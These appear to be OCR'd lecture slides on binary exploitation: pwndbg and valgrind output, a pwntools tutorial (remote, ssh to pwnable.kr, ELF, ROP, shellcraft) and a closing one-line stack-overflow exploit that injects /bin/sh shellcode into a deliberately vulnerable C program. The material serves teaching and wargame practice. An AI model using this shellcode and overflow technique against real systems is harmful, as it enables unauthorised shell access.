f7faf000-f7fb1000 r--p 001e8000 fd:00 6041625                            /usr/lib/i386-linux-gnu/libc-2.31.so
f7fb1000-f7fb2000 rw-p 001ea000 fd:00 6041625                            /usr/lib/i386-linux-gnu/libc-2.31.so
f7fb2000-f7fb5000 rw-p 00000000 00:00 0
f7fca000-f7fcc000 rw-p 00000000 00:00 0
f7fcc000-f7fcf000 r--p 00000000 00:00 0                                  [vvar]
f7fcf000-f7fd1000 r-xp 00000000 00:00 0                                  [vdso]
f7fd1000-f7fd2000 r--p 00000000 fd:00 6041336                            /usr/lib/i386-linux-gnu/ld-2.31.so
f7fd2000-f7ff0000 r-xp 00001000 fd:00 6041336                            /usr/lib/i386-linux-gnu/ld-2.31.so
f7ff0000-f7ffb000 r--p 0001f000 fd:00 6041336                            /usr/lib/i386-linux-gnu/ld-2.31.so
f7ffc000-f7ffd000 r--p 0002a000 fd:00 6041336                            /usr/lib/i386-linux-gnu/ld-2.31.so
f7ffd000-f7ffe000 rw-p 0002b000 fd:00 6041336                            /usr/lib/i386-linux-gnu/ld-2.31.so
ff7fe000-ffffe000 rw-p 00000000 00:00 0                                  [stack]
This command is deprecated in Pwndbg. Please use the GDB's built-in syntax for running shell commands instead: !cat <args>
pwndbg> 
```

Code with a Bug



```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
     Start        End Perm     Size Offset File
 0x8048000  0x8049000 r--p     1000      0 /home/nshc/moon/computer_system/07_debugging/fact
 0x8049000  0x804a000 r-xp     1000   1000 /home/nshc/moon/computer_system/07_debugging/fact
 0x804a000  0x804b000 r--p     1000   2000 /home/nshc/moon/computer_system/07_debugging/fact
 0x804b000  0x804c000 r--p     1000   2000 /home/nshc/moon/computer_system/07_debugging/fact
 0x804c000  0x804d000 rw-p     1000   3000 /home/nshc/moon/computer_system/07_debugging/fact
0xf7dc6000 0xf7ddf000 r--p    19000      0 /usr/lib/i386-linux-gnu/libc-2.31.so
0xf7ddf000 0xf7f3a000 r-xp   15b000  19000 /usr/lib/i386-linux-gnu/libc-2.31.so
0xf7f3a000 0xf7fae000 r--p    74000 174000 /usr/lib/i386-linux-gnu/libc-2.31.so
0xf7fae000 0xf7faf000 ---p     1000 1e8000 /usr/lib/i386-linux-gnu/libc-2.31.so
0xf7faf000 0xf7fb1000 r--p     2000 1e8000 /usr/lib/i386-linux-gnu/libc-2.31.so
0xf7fb1000 0xf7fb2000 rw-p     1000 1ea000 /usr/lib/i386-linux-gnu/libc-2.31.so
0xf7fb2000 0xf7fb5000 rw-p     3000      0 [anon_f7fb2]
0xf7fca000 0xf7fcc000 rw-p     2000      0 [anon_f7fca]
0xf7fcc000 0xf7fcf000 r--p     3000      0 [vvar]
0xf7fcf000 0xf7fd1000 r-xp     2000      0 [vdso]
0xf7fd1000 0xf7fd2000 r--p     1000      0 /usr/lib/i386-linux-gnu/ld-2.31.so
0xf7fd2000 0xf7ff0000 r-xp    1e000   1000 /usr/lib/i386-linux-gnu/ld-2.31.so
0xf7ff0000 0xf7ffb000 r--p     b000  1f000 /usr/lib/i386-linux-gnu/ld-2.31.so
0xf7ffc000 0xf7ffd000 r--p     1000  2a000 /usr/lib/i386-linux-gnu/ld-2.31.so
0xf7ffd000 0xf7ffe000 rw-p     1000  2b000 /usr/lib/i386-linux-gnu/ld-2.31.so
0xff7fe000 0xffffe000 rw-p   800000      0 [stack]
pwndbg>
```

Code with a Bug



```
nshc@nshcdell:~/computer_system/07_debugging$ valgrind ./fact
==3281737== Memcheck, a memory error detector
==3281737== Copyright (C) 2002-2017, and GNU GPL'd, by Julian Seward et al.
==3281737== Using Valgrind-3.15.0 and LibVEX; rerun with -h for copyright info
==3281737== Command: ./fact
==3281737==
==3281737== Stack overflow in thread #1: can't grow stack to 0xfe522000
==3281737==
==3281737== Process terminating with default action of signal 11 (SIGSEGV)
==3281737==  Access not within mapped region at address 0xFE522FFC
==3281737== Stack overflow in thread #1: can't grow stack to 0xfe522000
==3281737==    at 0x80491A0: fact (in /home/nshc/moon/computer_system/07_debugging/fact)
==3281737==  If you believe this happened as a result of a stack
==3281737==  overflow in your program's main thread (unlikely but
==3281737==  possible), you can try to increase the size of the
==3281737==  main thread stack using the --main-stacksize= flag.
==3281737==  The main thread stack size used in this run was 8388608.
==3281737== Stack overflow in thread #1: can't grow stack to 0xfe522000
--3281737-- VALGRIND INTERNAL ERROR: Valgrind received a signal 11 (SIGSEGV) - exiting
--3281737-- si_code=1;  Faulting address: 0xFE522FFC;   sp: 0x82c36f20

valgrind: the 'impossible' happened:
   Killed by fatal signal

host stacktrace:
==3281737==    at 0x580B5272: ??? (in /usr/lib/x86_64-linux-gnu/valgrind/memcheck-x86-linux)

sched status:
  running_tid=1

Thread 1: status = VgTs_Runnable (lwpid 3281737)
Segmentation fault (core dumped)
nshc@nshcdell:~/computer_system/07_debugging$
```

Tools


Pwntools

- Installation
  - https://github.com/Gallopsled/pwntools


```
apt-get update
apt-get install python2.7 python-pip python-dev git libssl-dev libffi-dev build-essential
pip install --upgrade pip
pip install --upgrade pwntools
```

Tools

- **Pwntools**
  - remote



```
from socket import *

s = socket(AF_INET, SOCK_STREAM)
s.connect(('0.0.0.0', 1818))
```




```
from pwn import *

conn = remote('0.0.0.0', 1818)
```


Tools

Pwntools

- remote ()




```
from socket import *

s = socket(AF_INET, SOCK_STREAM)
s.connect(('0.0.0.0', 1818))
```



```
from pwn import *

conn = remote('0.0.0.0', 1818)
```

- ssh()




```
from pwn import *

shell = ssh("note", "pwnable.kr", port=2222, password="guest")
print shell['whoami']

sh = shell.run('/bin/sh')
sh.sendline("echo hi")
print sh.recvline(timeout=3)

shell.close()
```

- run()

Tools


- **Pwntools**
  - recvuntil()



```
from pwn import *

conn = remote("pwnable.kr", 9010)
sleep(0.3)

data = conn.recvuntil("name? :")
print data

conn.close()
```

Tools

- **Pwntools**
  - ELF()




```
from pwn import *

elf = ELF("./rop")

read_plt,write_plt = elf.plt['read'], elf.plt['write']

print "read_plt : " + str(hex(read_plt))
print "write_plt : " + str(hex(write_plt))
```


Tools

Pwntools

- ROP()



```
from pwn import *

_bin = "./rop"
elf = ELF(_bin)
rop = ROP(elf)

rop.read(0, elf.bss(0x80))
print rop.dump()
print str(rop)
```




```
[*] Loaded cached gadgets for './rop' @ 0x8048000
0x0000:        0x804832c (read)
0x0004:       0xdeadbeef
0x0008:              0x0
0x000c:        0x80496a8
,\x83\x0\x00\x00\x00\xa8\x96\x0
```

15


Tools

Pwntools

- asm() / disasm()



```
from pwn import *

print asm("mov eax, 0xdeadbeef").encode('hex')
print "-----------------------------"
print disasm("b8efbeadde".decode('hex'))
```




```
jaehyuk-lim@hacker:~$ vi asm.py
jaehyuk-lim@hacker:~$ python asm.py
b8efbeadde
-----------------------------
   0:   b8 ef be ad de          mov    eax,0xdeadbeef
```


Tools

Pwntools

- asm()




```
from pwn import *

shell = asm(shellcraft.setreuid() + shellcraft.dupsh(4)).encode('hex')
#print shell
print disasm(shell.decode('hex'))

~
```



```
jaehyuk-lim@hacker:~/Desktop$ python aaaa.py
   0:   6a 31                   push   0x31
   2:   58                      pop    eax
   3:   cd 80                   int    0x80
   5:   89 c3                   mov    ebx,eax
   7:   89 d9                   mov    ecx,ebx
   9:   6a 46                   push   0x46
   b:   58                      pop    eax
   c:   cd 80                   int    0x80
   e:   6a 04                   push   0x4
  10:   5b                      pop    ebx
  11:   6a 03                   push   0x3
  13:   59                      pop    ecx
  14:   49                      dec    ecx
  15:   6a 3f                   push   0x3f
  17:   58                      pop    eax
  18:   cd 80                   int    0x80
  1a:   75 f8                   jne    0x14
  1c:   6a 68                   push   0x68
```

Tools

- **Pwntools**
  - shellcraft




Submodules


- `pwnlib.shellcraft.amd64` — Shellcode for AMD64
  - `pwnlib.shellcraft.amd64`
  - `pwnlib.shellcraft.amd64.linux`
- `pwnlib.shellcraft.arm` — Shellcode for ARM
  - `pwnlib.shellcraft.arm`
  - `pwnlib.shellcraft.arm.linux`
- `pwnlib.shellcraft.common` — Shellcode common to all architecture
- `pwnlib.shellcraft.i386` — Shellcode for Intel 80386
  - `pwnlib.shellcraft.i386`
  - `pwnlib.shellcraft.i386.linux`
  - `pwnlib.shellcraft.i386.freebsd`
- `pwnlib.regsort` — Register sorting

Tools

- Pwntools
  - shellcraft



```
from pwn import *

print "[*] setreuid() dupsh(4) shell"
print "------------------------------------------"
shell = asm(shellcraft.setreuid() + shellcraft.dupsh(4)).encode('hex')
print disasm(shell.decode('hex'))
print "------------------------------------------\n"
print "[*] sh() shell"
print "------------------------------------------"
shell2 = asm(shellcraft.i386.linux.sh()).encode('hex')
print disasm(shell2.decode('hex'))

print "------------------------------------------"
```




```
[*] sh() shell
------------------------------------------
   0:   6a 68                   push   0x68
   2:   68 2f 2f 2f 73          push   0x732f2f2f
   7:   68 2f 62 69 6e          push   0x6e69622f
   c:   89 e3                   mov    ebx,esp
   e:   31 c9                   xor    ecx,ecx
  10:   6a 0b                   push   0xb
  12:   58                      pop    eax
  13:   99                      cdq
  14:   cd 80                   int    0x80
------------------------------------------
```


Tools

Pwntools

- shellcraft



```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
        char buf[256];
        fgets(buf, 1024, stdin);

        printf("buf => %s\n", buf);
        return 0;
}
```




```
jaehyuk-lim@hacker:~/Desktop$ (python -c 'print "\x90"*10 + "jhh///sh/bin\x89\xe
31\xc9j\x0bX\x99\xcd\x80" + "\x90"*(256 - 32) + "\x90"*4 + "\x08\xe0\x57\x55"';
cat;) | ./test
